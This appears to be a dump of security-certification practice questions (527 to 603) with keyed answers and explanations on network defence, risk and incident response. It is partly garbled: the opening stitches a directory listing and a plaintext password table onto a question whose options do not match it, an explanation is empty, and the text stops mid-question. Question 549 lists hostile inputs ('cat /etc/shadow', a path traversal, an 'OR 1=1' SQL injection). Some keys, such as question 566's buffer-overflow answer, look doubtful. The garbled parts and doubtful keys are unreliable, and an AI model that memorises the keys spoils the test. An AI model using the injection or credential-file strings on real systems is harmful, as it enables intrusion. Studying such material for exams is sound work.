drwxr-xr-x 14 username staff 1348 May 23 10:10 Project-A

%

```

User data ✕				
Username	Password	IP address (last login)	Last active	Last password change
finance	money2023	10.0.20.18	4/3/2023	5/8/2023
adam	soccerStar	145.24.0.15	4/1/2023	8/4/2016
april	baxter	20.55.0.28	4/2/2023	6/6/2020
caroline	Summer2012	18.6.0.4	4/3/2023	5/8/2012
joe	pword	147.0.20.45	1/7/2018	11/5/2014
payroll	payroll2015	10.0.20.18	4/3/2023	5/8/2015
sam	TW#\$RTok4	140.0.28.15	4/3/2023	3/1/2023
walter	Hotdog	16.0.80.45	9/10/2022	6/5/2020
zDomainAdmin	SuperUser	10.0.20.18	4/3/2023	1/5/2013

Hot Area:

Identify weak password practices:
(select all that apply)

☐ Complexity ☐ Expiration

☐ Length ☐ Reuse

☐ Age

Select the containment step that will leave potential evidence on the host uncompromised:

☐ PIN code

☐ OTP token

☐ FIDO security key

☐ SMS authentication

A. See Explanation section for answer.

Answer(s): A

Explanation:



QUESTION: 527

Which of the following describes the reason for using an MDM solution to prevent jailbreaking?

- A. To secure end-of-life devices from incompatible firmware updates
- B. To avoid hypervisor attacks through VM escape
- C. To eliminate buffer overflows at the application layer
- D. To prevent users from changing the OS of mobile devices

Answer(s): D

Explanation:

An MDM solution can enforce device policies that block attempts to modify or replace the mobile OS, preventing users from jailbreaking their devices.

QUESTION: 528

Which of the following is the best mitigation for a zero-day vulnerability found in mission-critical production servers that must be highly available?

- A. Virtualizing and migrating to a containerized instance
- B. Removing and sandboxing to an isolated network
- C. Monitoring and implementing compensating controls

D. Patching and redeploying to production as quickly as possible

Answer(s): C

Explanation:

With no patch available for a zero-day, deploying compensating controls, such as enhanced monitoring, intrusion prevention, and strict access restrictions, reduces risk while keeping critical servers online.

QUESTION: 529

An administrator has configured a quarantine subnet for all guest devices that connect to the network.

Which of the following would be best for the security team to configure on the MDM before allowing access to corporate resources?

- A. Device fingerprinting
- B. Compliance attestation
- C. NAC
- D. 802.1X

Answer(s): B

Explanation:

Compliance attestation via MDM verifies device posture (OS version, policies, certificates) before granting access, ensuring only compliant devices leave the quarantine subnet and reach corporate resources.

QUESTION: 530

A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445.

Which of the following is most likely the root cause of this incident?

- A. Buffer overflow
- B. NTP amplification attack
- C. Worm
- D. Kerberoasting attack

Answer(s): C

Explanation:

A worm exploiting SMB will flood TCP 445 with propagation traffic, overwhelming the network and causing high latency and outages.

QUESTION: 531

A company executive connects to various networks, such as hotel guest Wi-Fi, while traveling. A security analyst needs to provide a solution that will allow the executive to securely access the corporate internal resources.

Which of the following would best meet this requirement?

- A. EAP
- B. Jump server
- C. Perimeter network
- D. VPN

Answer(s): D

Explanation:

Explanation: A VPN establishes an encrypted tunnel over untrusted networks, ensuring the executive can securely access corporate internal resources from any location.

QUESTION: 532

Which of the following architecture models ensures that critical systems are physically isolated on the network to prevent access from users with remote access privileges?

- A. Segmentation
- B. Virtualized
- C. Air-gapped
- D. Serverless

Answer(s): C

Explanation:

An air-gapped architecture physically isolates critical systems from all other networks, ensuring they cannot be accessed remotely.

QUESTION: 533

A security team installs an IPS on an organization's network and needs to configure the system to detect and prevent specific network attacks.

Which of the following settings should the team configure first within the IPS?

- A. Allow list policies
- B. Packet inspection
- C. Logging and reporting
- D. Firewall rules

Answer(s): B

Explanation:

Packet inspection is the core functionality of an IPS, as it enables the system to analyze network traffic against signatures and anomalies to detect and prevent specific attacks.

QUESTION: 534

A security analyst must prevent remote users from accessing malicious URLs. The sites need to be checked inline for reputation, content, or categorization.

Which of the following technologies will help secure the enterprise?

- A. VPN
- B. SASE
- C. NGFW
- D. SD-WAN

Answer(s): B

Explanation:

SASE provides a cloud-delivered, inline secure web gateway with URL reputation, content inspection, and categorization for remote users without backhauling traffic through on-premises firewalls.

QUESTION: 535

A systems administrator needs to provide traveling employees with a security measure that will protect company devices regardless of where they are working.

Which of the following should the administrator implement?

- A. Isolation
- B. Segmentation
- C. ACL
- D. HIPS

Answer(s): D

Explanation:

A Host-based Intrusion Prevention System (HIPS) runs directly on each device, monitoring and blocking malicious activity locally, ensuring protection regardless of the network the traveling employee uses.

QUESTION: 536

Which of the following is used to monitor suspicious traffic in real time between multiple systems within an organization?

- A. NetFlow

- B. Infrared sensors
- C. Development network
- D. Honeynet

Answer(s): A

Explanation:

NetFlow captures and analyzes real-time traffic flow data across multiple systems, enabling detection of suspicious patterns and anomalies.

QUESTION: 537

A remote employee navigates to a shopping website on their company-owned computer. The employee clicks a link that contains a malicious file.

Which of the following would prevent this file from downloading?

- A. DLP
- B. FIM
- C. NAC
- D. EDR

Answer(s): D

Explanation:

An EDR solution actively monitors and blocks malicious behaviors at the endpoint, including intercepting and preventing unauthorized or malicious file downloads, before they can reach the system.

QUESTION: 538

A security analyst is reviewing the security of a SaaS application that the company intends to purchase.

Which of the following documentations should the security analyst request from the SaaS application vendor?

- A. Service-level agreement
- B. Third-party audit
- C. Statement of work
- D. Data privacy agreement

Answer(s): B

Explanation:

A third-party audit report (such as a SOC 2 or ISO 27001 certification) provides independent validation of the vendor's security controls and assurance of its security posture.

QUESTION: 539

A security administrator protects passwords by using hashing.
Which of the following best describes what the administrator is doing?

- A. Adding extra characters at the end to increase password length
- B. Generating a token to make the passwords temporal
- C. Using mathematical algorithms to make passwords unique
- D. Creating a rainbow table to protect passwords in a list

Answer(s): C

Explanation:

Hashing applies mathematical algorithms to transform passwords into unique, fixed-length values, ensuring the original password cannot be reversed from the hash.

QUESTION: 540

A customer changes the underlying file structure of a new mobile phone to install a keylogger with administrator permissions.
Which of the following does this best describe?

- A. Resource reuse
- B. Bloatware installation
- C. Side loading
- D. Jailbreaking

Answer(s): D

Explanation:

Modifying the device's file structure to gain root access and install unauthorized software describes jailbreaking.

QUESTION: 541

Which of the following digital forensics activities would a security team perform when responding to legal requests in a pending investigation?

- A. E-discovery
- B. User provisioning
- C. Firewall log export
- D. Root cause analysis

Answer(s): A

Explanation:

E-discovery involves identifying, preserving, and collecting electronically stored information to comply with legal requests during investigations.

QUESTION: 542

A Chief Information Officer wants to ensure that network devices cannot connect to the public internet and the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device.

Which of the following architecture types best fits this description?

- A. Microservices
- B. Air-gapped
- C. Software-defined networking
- D. Serverless

Answer(s): B

Explanation:

An air-gapped architecture physically or logically isolates systems from external and internal networks, preventing direct connectivity and requiring manual methods, such as portable devices, to perform updates.

QUESTION: 543

While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host.

Which of the following is most likely responsive for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Credential stuffing
- D. DMARC failure

Answer(s): A

Explanation:

ARP poisoning is a basic attack that does not require advanced skills or tools, making it a common method used by unskilled attackers (also known as "script kiddies") to disrupt network operations.

QUESTION: 544

Which of the following hardening techniques must be applied on a container image before deploying it to a production environment? (Choose two.)

- A. Remove default applications.

- B. Install a NIPS.
- C. Disable Telnet.
- D. Reconfigure the DNS.
- E. Add an SFTP server.
- F. Delete the public certificate.

Answer(s): A, C

Explanation:

Removing default applications reduces the attack surface by eliminating unnecessary software that could be exploited. Disabling Telnet is essential because it is an insecure protocol, and leaving it enabled can create vulnerabilities within the container.

QUESTION: 545

Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

- A. To track the status of patching installations
- B. To find shadow IT cloud deployments
- C. To continuously monitor hardware inventory
- D. To hunt for active attackers in the network

Answer(s): A

Explanation:

Daily vulnerability scans help identify unpatched vulnerabilities on corporate endpoints, allowing the security analyst to verify that patches are being installed and to track the effectiveness and status of patch management.

QUESTION: 546

A security patch is applied to a server.
Which of the following will validate this remediation?

- A. Rescanning
- B. Dynamic analysis
- C. Reporting
- D. Static analysis

Answer(s): A

Explanation:

Rescanning the server after applying a security patch confirms whether the vulnerability has been successfully remediated and is no longer detected.

QUESTION: 547

The internal security team is investigating a suspicious attachment and wants to perform a behavior analysis in an isolated environment.

Which of the following will the security team most likely use?

- A. Sandbox
- B. Jump server
- C. Work computer
- D. Container

Answer(s): A

Explanation:

A sandbox provides an isolated environment where suspicious files can be safely executed and monitored for malicious behavior without risking the security of the production network or systems.

QUESTION: 548

A company is required to use certified hardware when building networks.

Which of the following best addresses the risks associated with procuring counterfeit hardware?

- A. A thorough analysis of the supply chain
- B. A legally enforceable corporate acquisition policy
- C. A right to audit clause in vendor contracts and SOWs
- D. An in-depth penetration test of all suppliers and vendors

Answer(s): A

Explanation:

A thorough analysis of the supply chain helps ensure that all hardware is sourced from legitimate, certified vendors, reducing the risk of acquiring counterfeit equipment.

QUESTION: 549

An analyst discovers a suspicious item in the SQL server logs.

Which of the following could be evidence of an attempted SQL injection?

- A. `cat /etc/shadow`
- B. `dig 25.36.99.11`
- C. `cd ../../../../`
- D. `UserId = 10 OR 1=1`

Answer(s): D

Explanation:

The input "10 OR 1=1" is a common SQL injection technique designed to manipulate SQL queries, allowing unauthorized access or retrieval of data by altering the logic of the query.

QUESTION: 550

A company identified the potential for malicious insiders to harm the organization. Which of the following measures should the organization implement to reduce this risk?

- A. Unified threat management
- B. Web application firewall
- C. User behavior analytics
- D. Intrusion detection system

Answer(s): C

Explanation:

User behavior analytics monitors and analyzes user activities to detect anomalies or suspicious behavior, making it effective in identifying and reducing the risk posed by malicious insiders.

QUESTION: 551

After completing onboarding at a company and reviewing the company's handbooks and AUP an employee downloads an unapproved application on a company desktop. Which of the following is the best course of action for the company to take?

- A. Educate the employee's manager.
- B. Silently uninstall the software.
- C. Ensure the employee completes focused training.
- D. Terminate the employee.

Answer(s): C

Explanation:

Focused training helps the employee understand the risks and policies regarding software installation, reinforcing compliance and reducing the likelihood of future violations without being overly punitive.

QUESTION: 552

An organization has experienced a breach because a hacker utilized a standard users two-year-old password that the hacker found on the dark web. Which of the following would have prevented this attack?

- A. Privileged access management
- B. Account lockout
- C. Reuse policy

D. Complexity requirements

Answer(s): C

Explanation:

A reuse policy prevents users from using old passwords, which helps protect accounts even if previous passwords are compromised and available on the dark web.

QUESTION: 553

An organization has published a list of domains that end users are not authorized to visit on company devices in order to mitigate data loss or installation of malicious code. A security analyst observes multiple successful attempts to reach a new suspicious domain from an end user's workstation.

Which of the following options can best prevent future access to unauthorized domains?

- A. Assign user awareness training.
- B. Modify the unauthorized content policy.
- C. Deploy an allow list.
- D. Update the proxy filters.

Answer(s): D

Explanation:

Updating the proxy filters will block access to the new suspicious domain at the network level, effectively preventing users from reaching unauthorized or malicious websites in the future.

QUESTION: 554

Users report that certain processes from a batch job are not working correctly and various resources are unavailable. An application owner provides the source and destination address information, and the errors are replicated for troubleshooting purposes.

Which of the following should the security team perform next to help isolate the ongoing issue?

- A. Penetration testing
- B. Packet capture
- C. Vulnerability scan
- D. Firewall rules analysis

Answer(s): B

Explanation:

Packet capture allows the security team to analyze network traffic between the source and destination addresses, helping to identify communication issues or resource availability problems in real time.

QUESTION: 555

A company is experiencing loss of availability due to excessive traffic to their front-end web servers. The company hires a digital forensics expert to investigate the incident. Which of the following logs should the digital forensics expert review first to diagnose the details of this incident?

- A. Router
- B. Load balancer
- C. Switch
- D. Firewall

Answer(s): B

Explanation:

Load balancer logs provide detailed information about incoming web traffic and distribution to the front-end servers, making them the most relevant source to diagnose excessive traffic and availability issues.

QUESTION: 556

An employee decides to collect PII data from the company's system for personal use. The employee compresses the data into a single encrypted file before sending the file to their personal email. The security department becomes aware of the attempted misuse and blocks the attachment from leaving the corporate environment. Which of the following types of employee training would most likely reduce the occurrence of this type of issue? (Choose two.)

- A. Privacy legislation
- B. Social engineering
- C. Risk management
- D. Company compliance
- E. Phishing
- F. Remote work

Answer(s): A, D

Explanation:

Privacy legislation - Teaching employees the legal obligations for handling PII (e.g., GDPR, HIPAA) makes them aware that personal use/transfer is prohibited and punishable.

Company compliance - Training on internal policies and acceptable-use rules reinforces exactly what the organization allows or forbids with company data, reducing intentional misuse.

QUESTION: 557

Which of the following is the best way to remove personal data from a social media account that is no longer being used?

- A. Exercise the right to be forgotten.
- B. Uninstall the social media application.
- C. Perform a factory reset.
- D. Terminate the social media account.

Answer(s): A

Explanation:

Exercising the right to be forgotten compels the provider to erase your stored personal data from its systems; simply deleting the app, resetting a device, or even closing the account may leave data retained in backups or archives.

QUESTION: 558

A Chief Information Security Officer (CISO) of an enterprise environment wants to ensure that users cannot navigate to known malicious domains. The CISO also wants web traffic on the network inspected for malicious activity.

Which of the following actions should the CISO take?

- A. Place the intrusion system into IPS mode to block incoming malicious domains, and ensure secure protocol selection is enforced on all network segments.
- B. Deploy EDR software on all company systems, and perform user behavior analytics to detect users going to anomalous domains.
- C. Ensure the company's name servers use DNS filtering, and configure systems to use a centralized TLS proxy to inspect all HTTP and HTTPS traffic.
- D. Set up a NAC on all segments of the company network, and set the network firewall to block known malicious port numbers at the perimeter.
-

Answer(s): C

Explanation:

A DNS filter blocks lookups to known bad domains, stopping users from reaching them, and a centralized TLS (HTTPS) inspection proxy lets the organization decrypt/inspect HTTP/HTTPS traffic for malicious content before re-encrypting it outbound.

QUESTION: 559

A user receives a malicious text message that routes to a fake bank login.

Which of the following attack types does this scenario describe?

- A. Impersonation
- B. Phishing
- C. Vishing
- D. Smishing

Answer(s): D

Explanation:

Explanation: Smishing is phishing delivered via SMS/text messages; the malicious text lured the user to a fake bank site.

QUESTION: 560

A group of people is working together to run multiple ransomware attacks against targets that the group selected to yield the most financial gain.

Which of the following best describes this type of activity?

- A. Organized crime
- B. Nation-state actor
- C. Shadow IT
- D. Hacktivism

Answer(s): A

Explanation:

Coordinated ransomware campaigns for profit are characteristic of organized crime groups - criminal enterprises motivated by financial gain rather than ideology or national interest.

QUESTION: 561

A security officer observes that a software development team is not complying with its corporate security policy on encrypting confidential data.

Which of the following categories refers to this type of non-compliance?

- A. External
- B. Standard
- C. Regulation
- D. Internal

Answer(s): D

Explanation:

It's a violation of an internal corporate security policy, so the non-compliance is classified as internal.

QUESTION: 562

Which of the following data types best describes an AI tool developed by a company to automate the ticketing system under a specific contract?

- A. Classified
- B. Regulated information
- C. Open source
- D. Intellectual property

Answer(s): D

Explanation:

The AI tool is a proprietary creation owned by the company under contract, making it intellectual property.

QUESTION: 563

Which of the following would best allow a company to prevent access to systems from the internet?

- A. Containerization
- B. Virtualization
- C. SD-WAN
- D. Air-gapped

Answer(s): D

Explanation:

An air-gapped system is physically and logically isolated from any external (internet-facing) network, so packets from the internet simply have no path to reach it. This architectural separation is the most definitive way to prevent internet access altogether, rather than just limiting or monitoring it.

QUESTION: 564

While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator were to develop a fault during an extended outage. Which of the following is the team **most** likely to consider when conducting and planning infrastructure maintenance activities?

- A. RPO
- B. ARO
- C. MTBF
- D. MTTR

Answer(s): C

Explanation:

They're worried about how long the generator can run before it's likely to fail during a prolonged outage. MTBF quantifies the expected operational time between failures, guiding preventive

maintenance schedules and part replacement intervals to reduce the chance of a fault when the generator is most needed.

QUESTION: 565

A security analyst is working with the IT group to define appropriate procedures for the destruction of media and assets in the enterprise environment.

Which of the following methods provides the strongest level of assurance that the data has been disposed of properly?

- A. Degaussing
- B. Multipass wipe
- C. Hashing
- D. Erasure
- E. Shredding

Answer(s): E

Explanation:

Physically destroying the media (industrial shredding/pulverizing) renders the platters/chips irrecoverable, providing the highest assurance that no residual data can be reconstructed - unlike logical wipes or degaussing, which can fail or be bypassed on certain media types.

QUESTION: 566

Which of the following vulnerabilities results in an application running extremely slowly due to an abnormally large number of incoming packets?

- A. Race conditions
- B. Cross-site scripting
- C. Buffer overflow
- D. Side loading

Answer(s): C

Explanation:

An overwhelming volume of packets can fill an application's input buffers faster than it can process them. Once those buffers are saturated, the program spends excessive time handling overflow conditions (or even overwrites memory), causing dramatic slowdowns and potential instability - classic symptoms of a buffer overflow-style resource exhaustion.

QUESTION: 567

A company experiences a breach. The investigation reveals that the threat actor used a zero-day vulnerability to gain access and move laterally.

Which of the following would best improve the company's security posture and minimize the time to detect this type of incident?

- A. NAC
- B. IDS
- C. DLP
- D. UBA

Answer(s): D

Explanation:

UBA builds baselines of normal user and entity activity (logins, data access patterns, movement between hosts) and flags deviations - the kind of anomalous lateral movement a zero-day-driven intruder generates. Because it's behavior-based rather than signature-based, it can surface unseen exploits faster and shrink detection time for novel attacks.

QUESTION: 568

Which of the following prevents unauthorized modifications to internal processes, assets, and security controls?

- A. Change management
- B. Playbooks
- C. Incident response
- D. Acceptable use policy

Answer(s): A

Explanation:

A formal change management process requires every alteration to be requested, reviewed, approved, documented, and tested before deployment. That governance gate keeps internal processes, assets, and security controls from being modified ad hoc or by unauthorized personnel, ensuring integrity and auditability of all changes.

QUESTION: 569

A user sits in a coffee shop on a government-issued laptop. A stranger starts a conversation with the user and starts asking about where the user works, what division the user works in, and additional personal information.

Which of the following **best** describes the stranger's behavior?

- A. Insider threat
- B. Phishing
- C. Social engineering
- D. Risky

Answer(s): C

Explanation:

The stranger is manipulating a casual conversation to elicit sensitive details (employer, division, personal info). This intentional information-gathering through interpersonal interaction is classic social engineering - exploiting human trust rather than technical flaws.

QUESTION: 570

A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidly analyzes host and network data from potentially compromised systems and forwards the data for further correlation and reporting.

Which of the following tools should the incident response team deploy?

- A. NAC
- B. IPS
- C. SIEM
- D. EDR

Answer(s): D

Explanation:

EDR agents sit on hosts, continuously collect rich telemetry (processes, connections, file changes), and can capture network indicators from those endpoints. They rapidly analyze this data locally and ship it to a backend where it's correlated and reported – that's what the CISO wants to speed detection and investigation of compromised systems.

QUESTION: 571

Which of the following is a component of a risk register?

- A. Key risk indicators
- B. Continuous risk assessment
- C. Risk appetite
- D. Risk culture

Answer(s): A

Explanation:

A risk register is a catalog of identified risks and their details; for each entry you track signals that a risk is materializing. Those measurable signals are key risk indicators (KRIs) - thresholds or metrics (e.g., failed logins/day, patch backlog age) tied to a specific risk so you can spot escalation early and trigger the planned response. Continuous assessment, appetite, and culture are program-level concepts, not individual register fields.

QUESTION: 572

Which of the following most securely protects data at rest?

- A. TLS 1.2
- B. AES-256
- C. Masking
- D. Salting

Answer(s): B

Explanation:

AES with a 256-bit key is strong, standards-approved symmetric encryption specifically suited for protecting stored data. It renders the ciphertext unreadable without the key, meets common regulatory requirements (e.g., FIPS 140-2 validated implementations), and provides far stronger assurance for data at rest than transport protocols, masking, or password salting techniques that don't actually encrypt the full dataset.

QUESTION: 573

Which of the following is a vulnerability concern for end-of-life hardware?

- A. Failure to follow hardware disposal procedures could result in unintended data release.
- B. The supply chain may not have replacement hardware.
- C. Newly released software may require computing resources not available on legacy hardware.
- D. The vendor may stop providing patches and updates.

Answer(s): D

Explanation:

Once hardware reaches end of life, manufacturers typically end security support. Without new firmware/ microcode patches or drivers, newly discovered vulnerabilities remain unpatched, leaving the device exposed indefinitely - this is the core security concern with EOL gear.

QUESTION: 574

A company's security team is reviewing its business continuity plan and must determine the amount of time needed for operations to resume after a disaster.

Which of the following describes the time frame the security team is trying to determine?

- A. Recovery time objective
- B. Recovery point objective
- C. Mean time between failures
- D. Mean time to repair

Answer(s): A

Explanation:

RTO is the maximum acceptable downtime: the target window within which systems and operations must be restored after a disruption.

When the team asks “how long until we’re back up?”, they’re defining the RTO.

QUESTION: 575

Which of the following is a risk for a company using end-of-life applications on its network?

- A. Default credentials
- B. Open service ports
- C. Vulnerable software
- D. Insecure networks

Answer(s): C

Explanation:

End-of-life applications no longer receive security patches. Newly found flaws stay unpatched, leaving the software inherently vulnerable and an easy entry point for attackers.

QUESTION: 576

Which of the following makes IaC a preferred security architecture over traditional infrastructure models?

- A. Common attacks are less likely to be effective.
- B. Configuration can be better managed and replicated.
- C. Outsourcing to a third party with more expertise in network defense is possible.
- D. Optimization can occur across a number of computing instances

Answer(s): B

Explanation:

IaC stores infrastructure definitions as version-controlled code, so every change is reviewable, auditable, and repeatable. You can spin up identical, securely preconfigured environments from the same template, eliminating drift and undocumented tweaks that plague traditional, manually built infrastructure. This consistency and traceability are what make IaC the more secure choice.

QUESTION: 577

Which of the following is an advantage of a microservice-based architecture over traditional software architectures?

- A. Updates can be done one or more times per day if security issues arise.
- B. Managing communication between microservices is more streamlined.
- C. The internal structure of the code is hidden from users, making exploits more difficult to write.
- D. The services are written by a single team and can be debugged more quickly.

Answer(s): A

Explanation:

Microservices are small, independently deployable components. Because each service can be built, tested, and released on its own pipeline, a security fix in one area doesn't require rebuilding and redeploying the whole application. That independence enables rapid, even multiple-per-day patches, shrinking exposure windows when vulnerabilities are found.

QUESTION: 578

An organization purchases software from an overseas company. The organization's IDS solution detects that advertising data from the software is unexpectedly reporting back to the overseas company.

Which of the following threat vectors does this best describe?

- A. Espionage
- B. Supply chain
- C. Nation-state
- D. Insider threat

Answer(s): B

Explanation:

The compromise came through third-party software the organization obtained and trusted; its unexpected "phone home" behavior is a classic supply chain risk, where embedded code or telemetry from a vendor creates a hidden data exfiltration path.

QUESTION: 579

Which of the following can be best used to discover a company's publicly available breach information?

- A. OSINT
- B. SIEM
- C. CVE
- D. CVSS

Answer(s): A

Explanation:

OSINT involves systematically gathering and analyzing publicly available data - news reports, paste sites, breach repositories, darknet mirrors, social media - to see whether details of your company's breach have been exposed. It's purpose-built for finding exactly this kind of public breach information.

QUESTION: 580

An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions over the phone to use a new account.

Which of the following would most likely prevent this activity in the future?

- A. Standardizing security incident reporting
- B. Executing regular phishing campaigns
- C. Implementing insider threat detection measures
- D. Updating processes for sending wire transfers

Answer(s): D

Explanation:

Stronger, verified procedures (e.g., dual approval, out-of-band callback to a known contact, preapproved account lists) make it impossible for a single clerk to act on a phone request alone. By baking verification steps into the wire-transfer workflow, future fraudulent instructions get stopped at the process gate.

QUESTION: 581

Which of the following agreements defines response time, escalation points, and performance metrics?

- A. BPA
- B. MOA
- C. NDA
- D. SLA

Answer(s): D

Explanation:

An SLA spells out exactly how fast a provider must respond and resolve issues, what thresholds and KPIs will be measured (uptime, throughput, MTTR), and when/whom to escalate to if those targets aren't met, making it the formal document for response times, escalation paths, and performance metrics.

QUESTION: 582

A private equity firm has been the target of protests. The firm discovers its public website has been defaced.

Which of the following is most likely the threat actor?

- A. Nation-state
- B. Unskilled attacker
- C. Organized crime
- D. Hacktivist

Answer(s): D

Explanation:

Defacement tied to public protests signals an ideologically motivated actor. Hacktivists target visibility - public sites - to broadcast a message or embarrass the organization, rather than to steal money or state secrets.

QUESTION: 583

Which of the following is the most closely associated with confidentiality?

- A. NDA
- B. SOW
- C. MOU
- D. BPA

Answer(s): A

Explanation:

An NDA legally binds parties to keep specified information secret, directly enforcing the confidentiality pillar of security by prohibiting unauthorized disclosure of protected data.

QUESTION: 584

During an assessment, an organization provides a penetration tester with a website URL and login credentials. However, the tester does not have access to the source code. Which of the following describes the type of test being performed?

- A. Partially known
- B. Unknown
- C. Known
- D. Obfuscated

Answer(s): A

Explanation:

The tester has some internal knowledge (valid credentials and target URL) but lacks full visibility into the application internals/source code. That limited insight falls squarely into gray/partially known testing, which blends external attacker perspective with select insider information to focus efforts efficiently.

QUESTION: 585

A security analyst learns that an attack vector, which was used as a part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of initial exploit.

Which of the following logs should the analyst review first?

- A. Wireless access point
- B. Switch
- C. Firewall
- D. NAC

Answer(s): C

Explanation:

The firewall is the choke point that records every inbound/outbound session to the IoT device; its timestamps on the first suspicious connection will most reliably show when the exploit traffic first hit the network. Reviewing those entries pinpoints the initial compromise time before diving into more granular device or segment logs.

QUESTION: 586

Which of the following best describes when a user installs an application from an unofficial application store?

- A. Side loading
- B. Jailbreaking
- C. Privilege escalation
- D. Code signing

Answer(s): A

Explanation:

Installing an app from an unofficial/third-party store bypasses the platform's vetted distribution channel, which is exactly what side loading means: loading software "from the side" instead of the official app store. This increases risk because the code may not be reviewed, signed, or scanned to the platform's security standards.

QUESTION: 587

A security administrator must use a strategy to protect the company's data. The security administrator decides to deploy FDE on the end user devices and TLS for all web connections. Which of the following concepts are being used? (Choose two.)

- A. Data segmentation
- B. Data in transit
- C. Data sovereignty
- D. Data in use
- E. Data at rest
- F. Data redundancy

Answer(s): B, E

Explanation:

TLS - Data in transit: TLS encrypts sessions as information moves across networks, preventing interception or tampering while the data is traveling.

FDE - Data at rest: Full-disk encryption protects files stored on the device; if the drive is lost or stolen, the data remains unreadable without the key.

QUESTION: 588

An administrator investigating an incident is concerned about the downtime of a critical server due to a failed drive.

Which of the following would the administrator use to estimate the time needed to fix the issue?

- A. MTTR
- B. MTBF
- C. RTO
- D. RPO

Answer(s): A

Explanation:

MTTR (Mean Time to Repair) measures the average time required to repair a failed component or system and restore it to full functionality, making it the correct metric for estimating downtime due to a failed drive.

QUESTION: 589

A business manager is concerned about the availability of an application running on hardware in the local data center.

Which of the following solutions will improve availability while reducing maintenance overhead?

- A. Deploy load balancing and HA.
- B. Transition from on premises to cloud.
- C. Purchase cybersecurity insurance.
- D. Decommission end-of-life hardware.

Answer(s): B

Explanation:

Transitioning from on-premises to a cloud environment improves availability through the provider's redundant infrastructure and managed services, while reducing maintenance overhead since hardware and many operational tasks are handled by the cloud provider.

QUESTION: 590

A company wants to ensure that a mission-critical database can only be accessed from specific internal IP addresses.

Which of the following should the company deploy to meet this requirement?

- A. Web application firewall
- B. Network tap
- C. Intrusion prevention system
- D. Jump server

Answer(s): D

Explanation:

A jump server acts as a controlled access point that can be restricted to specific internal IP addresses, ensuring that only approved internal sources can connect to the mission-critical database.

QUESTION: 591

A store is setting up wireless access for their employees. Management wants to limit the number of access points while ensuring all areas of the store are covered.

Which of the following tools will help management determine the number of access points needed?

- A. Signal locator
- B. WPA3
- C. Heat map
- D. Site survey

Answer(s): D

Explanation:

A site survey analyzes the physical environment to determine optimal access point placement, ensuring full coverage with the fewest devices needed.

QUESTION: 592

A security engineer has been assigned to work on a request from outside counsel. The security engineer must provide all email correspondence within a specific date range.

Which of the following actions should be taken first in response to the request?

- A. Send litigation hold notifications to identify affected data.
- B. Form a team to determine root cause analysis.
- C. Establish the chain of custody.
- D. Determine the type of preservation needed for evidence.

Answer(s): A

Explanation:

Sending litigation hold notifications is the first step to ensure that all relevant email correspondence within the specified date range is preserved and not altered or deleted, maintaining compliance with legal requirements.

QUESTION: 593

A red-team provider tailgates into an organization's facility.
Which of the following has occurred?

- A. Insider threat
- B. Brute-force attack
- C. Physical penetration test
- D. Active reconnaissance

Answer(s): C

Explanation:

Tailgating into a facility during a red-team exercise is a form of physical penetration testing, where security is evaluated by attempting to bypass physical access controls.

QUESTION: 594

Which of the following describes an agent-based application that detects and blocks malicious behavior on enterprise systems while disconnected from the corporate network?

- A. Endpoint protection
- B. System patching
- C. HIDS
- D. NGFW

Answer(s): A

Explanation:

Endpoint protection is an agent-based solution installed on devices that can detect and block malicious activity locally, allowing it to function even when the system is disconnected from the corporate network.

QUESTION: 595

A manager meets with various stakeholders involved with a recently resolved security incident. During the meeting, they discuss potential improvements to the environment in order to better respond to future incidents.

Which of the following incident response activities does this describe?

- A. Recovery
- B. Analysis
- C. Lessons learned
- D. Containment

Answer(s): C

Explanation:

The lessons learned phase occurs after an incident is resolved and involves reviewing the response process, identifying improvements, and implementing changes to enhance future incident handling.

QUESTION: 596

A database engineer needs sample customer data for testing purposes.

Which of the following techniques can be used to remove sensitive information from database records while still providing sufficient data to perform testing?

- A. Obfuscation
- B. RBAC
- C. Tokenization
- D. Filtering

Answer(s): A

Explanation:

Obfuscation masks or scrambles sensitive data elements, allowing realistic but anonymized records to be used for testing without exposing actual customer information.

QUESTION: 597

Which of the following encryption methods protects data if a user loses their laptop?

- A. Volume
- B. Full disk
- C. Partition
- D. File

Answer(s): B

Explanation:

Full disk encryption secures all data on a laptop's storage, ensuring it remains protected and inaccessible if the device is lost or stolen.

QUESTION: 598

A security analyst regularly receives emails from users who are concerned that attached files may be malicious.

Which of the following should the analyst use to evaluate the suspicious files and report back as to whether or not files are a threat?

- A. Sanitization
- B. Sandbox
- C. Static analysis
- D. Enumeration

Answer(s): B

Explanation:

A sandbox safely executes and observes the behavior of suspicious files in an isolated environment, allowing the analyst to determine if they are malicious without risking the production network.

QUESTION: 599

Which of the following would be used to detect an employee who is emailing a customer list to a personal account before leaving the company?

- A. DLP
- B. FIM
- C. IDS
- D. EDR

Answer(s): A

Explanation:

Data Loss Prevention (DLP) monitors and controls the movement of sensitive data, enabling detection of attempts to send protected information, such as a customer list, to unauthorized destinations.

QUESTION: 600

A CIRT team updates their playbooks to include instructions to respond to a ransomware attack. To prepare for a real event, the team performs a simulation and assesses their performance afterward.

Which of the following activities does this describe?

- A. Lessons learned
- B. Root cause analysis
- C. Disaster recovery planning
- D. Tabletop exercise

Answer(s): D

Explanation:

A tabletop exercise is a simulated scenario where team members discuss and walk through their planned response to an incident, such as a ransomware attack, and then assess performance to identify improvements.

QUESTION: 601

Which of the following can automate vulnerability management?

- A. CVE
- B. SCAP
- C. OSINT
- D. CVSS

Answer(s): B

Explanation:

SCAP (Security Content Automation Protocol) is a standardized framework that enables automated vulnerability management, compliance checking, and security measurement.

QUESTION: 602

Which of the following is a reason to perform a one-time risk assessment?

- A. Quantifying an annual loss expectancy
- B. Updating the risk register periodically
- C. Complying with a regulation
- D. Decommissioning an application

Answer(s): D

Explanation:

A one-time risk assessment is performed for unique events such as decommissioning an application, to evaluate potential security or compliance impacts before the system is retired.

QUESTION: 603

An employee from the accounting department logs in to the website used for processing the company's payments. After logging in, a new desktop application automatically downloads on the employee's computer and causes the computer to restart.

Which of the following attacks has occurred?

